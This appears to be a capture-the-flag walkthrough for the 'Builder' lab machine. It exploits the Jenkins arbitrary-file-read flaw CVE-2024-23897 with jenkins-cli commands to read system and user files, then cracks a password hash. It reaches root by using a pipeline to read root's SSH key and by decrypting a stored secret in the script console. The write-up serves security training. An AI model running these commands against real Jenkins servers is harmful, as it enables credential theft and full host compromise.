Builder

8th Feb 2024 / Document No D24.100.268

Prepared By: amra

Machine Author(s): polarbearer & amra

Difficulty: Medium

Synopsis

Builder is a medium-difficulty Linux machine that features a Jenkins instance. The Jenkins instance is found to be vulnerable to the CVE-2024-23897 vulnerability that allows unauthenticated users to read arbitrary files on the Jenkins controller file system. An attacker is able to extract the username and password hash of the Jenkins user `jennifer`. Using the credentials to login into the remote Jenkins instance, an encrypted SSH key is exploited to obtain root access on the host machine.

Skills Required

- Enumeration
- Docker

Skills Learned

- Exploitation of CVE-2024-23897
- Jenkins Directory Structure
- Jenkins Cryptography

Enumeration


Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.230.220 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.129.230.220

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol
2.0)
8080/tcp open  http    Jetty 10.0.18
|_http-title: Dashboard [Jenkins]
```

The Nmap scan reveals SSH and Jenkins listening on their default ports. Since we don't have any valid credentials for SSH, let's focus on the Jenkins instance for the time being.

Jenkins - Port 8080

Upon visiting `http://10.129.230.220:8080`, we land on the default Jenkins page:



Looking at the very bottom of the page, we can see that the version that is currently installed on the remote host is `2.441`. Searching online for potential vulnerabilities, we find out that this version is impacted by the CVE-2024-23897 vulnerability that allows unauthenticated attackers to read arbitrary files on the Jenkins controller file system. Looking for available proof of concepts, we find this repository that uses `jenkins-cli.jar` to exploit the vulnerability. We are interested in `jenkins-cli.jar`, because we can actually get this file from the remote machine according to the documentation.

Let's try to exploit this vulnerability.

```
wget 10.129.230.220:8080/jnlpJars/jenkins-cli.jar
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.230.220:8080'
help "@/etc/passwd"

ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/bash)
```

It seems like the exploit worked and we leaked some lines from the `/etc/passwd` file of the remote machine.

Foothold

Now that we have confirmed that the exploit works, let's enumerate the environment of the Jenkins installation.

We target the `/proc/self/environ` file:

```
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.230.220:8080'
help "@/proc/self/environ"

HOSTNAME=0f52c222a4cc<SNIP>HOME=/var/jenkins_home<SNIP>
```

By reading the environment variables of the process, we find out that the `HOME` directory is located at `/var/jenkins_home`.

From that directory, we can grab the `user.txt` file.

```
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.230.220:8080'
help "@/var/jenkins_home/user.txt"
```


Moreover, we notice that the `HOSTNAME` variable is not set to `builder` or anything similar. The random characters in the hostname usually indicate that we are looking inside a Docker container.

In order to proceed, our best option is to create a local Docker container from the [official] Jenkins repository.


```
docker pull jenkins/jenkins:lts-jdk17
docker run -p 8080:8080 --restart=on-failure jenkins/jenkins:lts-jdk17

<SNIP>
Jenkins initial setup is required. An admin user has been created and a password
generated.
Please use the following password to proceed to installation:

cf3fcaabae294440bbcd88da6c41ca59
<SNIP>
```


> Note: The initial password is going to be different on you installation.

Now, let's visit our Jenkins instance on `http://127.0.0.1:8080`, in order to complete the installation.




Then, we choose to select the plugins we want to install and select `None` to speed up the installation process.





Afterwards, we create the first Admin user.



On the next page, called `Instance Configuration`, we simply select `Not now` and complete our installation.

Now, we `CTRL+C` the docker command and restart it in order to get a shell.

```
docker ps -a

CONTAINER ID   IMAGE
63cea5c8dd6e   jenkins/jenkins:lts-jdk17

docker start 63c
docker exec -it 63c bash
```

Now that we are inside the container we can go to the Jenkins `HOME` directory and start looking around.

```
jenkins@63cea5c8dd6e:/$ cd ~
jenkins@63cea5c8dd6e:~$ ls

<SNIP> users
```

There is an interesting directory called `users`; let's see the contents of the directory.

```
jenkins@63cea5c8dd6e:~$ ls users

amra_5955286986173787020  users.xml
```

It seems like we have a directory for the user we've created, along with a random string appended to the username. Let's read the contents of `users.xml`.

```
jenkins@63cea5c8dd6e:~$ cat users/users.xml

<?xml version='1.1' encoding='UTF-8'?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>amra</string>
      <string>amra_5955286986173787020</string>
    </entry>
  </idToDirectoryNameMap>
```

The contents of the file actually leak the directory name of our user. Looking inside the directory, we find a file called `config.xml` with our password hash.

```
jenkins@63cea5c8dd6e:~$ cat users/amra_5955286986173787020/config.xml

<?xml version='1.1' encoding='UTF-8'?>
<SNIP>

<passwordHash>#jbcrypt:$2a$10$EoPv/Um7bNwmUPUpTuqr5.2YAsbZzlBNVMp2q/rfRjjBkpNnWs7
l.</passwordHash>
<SNIP>
  </properties>
```

So, we've found a valid way to extract password hashes and usernames from a Jenkins installation. Let's try it on the remote server using the arbitrary file read option.

```
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.230.220:8080'
help "@/var/jenkins_home/users/users.xml"

Feb 08, 2024 8:28:02 AM hudson.cli.CLI _main
INFO: Skipping HTTPS certificate checks altogether. Note that this is not secure
at all.

ERROR: Too many arguments: <hudson.model.UserIdMapper>
```

It seems that the file does exist on the remote server, as well, but using the `help` command we are only able to extract the first two lines of the file. Looking at other available commands for the `jenkins-cli`, we find out that we can read the entire file using the `connect-node` command.

```
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.230.220:8080'
connect-node "@/var/jenkins_home/users/users.xml"

<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1'
encoding='UTF-8'?>" exists.
      <string>jennifer_12108429903186576833</string>: No such agent "
<string>jennifer_12108429903186576833</string>" exists.
<SNIP>
```

> Note: The connect-node command worked because the attribute `denyAnonymousReadAccess` was set to `false` on the remote host, meaning that we have read privileges as an anonymous user.


We have the username `jennifer` and the full directory path `jennifer_12108429903186576833`. Let's grab the hash of that user:

```
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.230.220:8080'
connect-node "@/var/jenkins_home/users/jennifer_12108429903186576833/config.xml"

<SNIP>
<passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l
1a</passwordHash>" exists.
```

We save the hash in a file and use `john` to crack it and get a clear text password.


```
john hash -w=/usr/share/wordlists/rockyou.txt

princess
```

Using the credentials `jennifer:princess`, we can log into the remote Jenkins instance.




Privilege Escalation - Method 1

Looking at the Jenkins environment, we notice that there is a credential stored on Jenkins, with the name `root`.




This credential is an `SSH` key. Moreover, looking at the plugins, we see that we have the `SSH Agent` plugin installed.



This means that we can craft a pipeline and run commands using SSH. Let's check if the SSH key is valid for the host machine, as the `root` user.

First of all, we create a new `Pipeline` item.



Then, at the `Pipeline script` section, we use the following command to read the SSH key for the `root` user.

```
pipeline {
    agent any

    stages {
        stage('SSH') {
            steps {
                script {
                    sshagent(credentials: ['1']) {
                        sh 'ssh -o StrictHostKeyChecking=no root@10.129.230.220
"cat /root/.ssh/id_rsa"'
                    }
                }
            }
        }
    }
}
```


Then, we click `Save` and finally, `Build Now`. Looking at the `Console Output` of the build, we can grab the SSH key, save it to a file, and use SSH to connect to the the host machine as the `root` user.

```
chmod 600 root_key
ssh -i root_key root@10.129.230.220

root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
```


The final flag can be found under `/root/root.txt`.

Privilege Escalation - Method 2

After we've identified the existance of the SSH credential object, we click on the `update` button.



Then, using the `Developer Tools` of our browser and inspecting the `Concealed for Confidentiality` field, we can grab the encrypted SSH key.



Copying this value, we navigate to `http://10.129.230.220:8080/script` and use the following script to decrypt the SSH key.

```
println( hudson.util.Secret.decrypt("
{AQAAABAAAAowLrfCrZx9ba<SNIP>ssFMcYCdYHaB1OTIcTxtaaMR8IMMaKSM=}") )
```

Result

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRI0U+2t/u8A5dJJsU9DVf9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcDjGyzO9dlNlJ/w2NRP2xFg4+vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTaO3wlIrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
```

We get the decrypted SSH key; once again we can follow the steps we described at the end on `Method 1` to get root access on the host machine using this SSH key.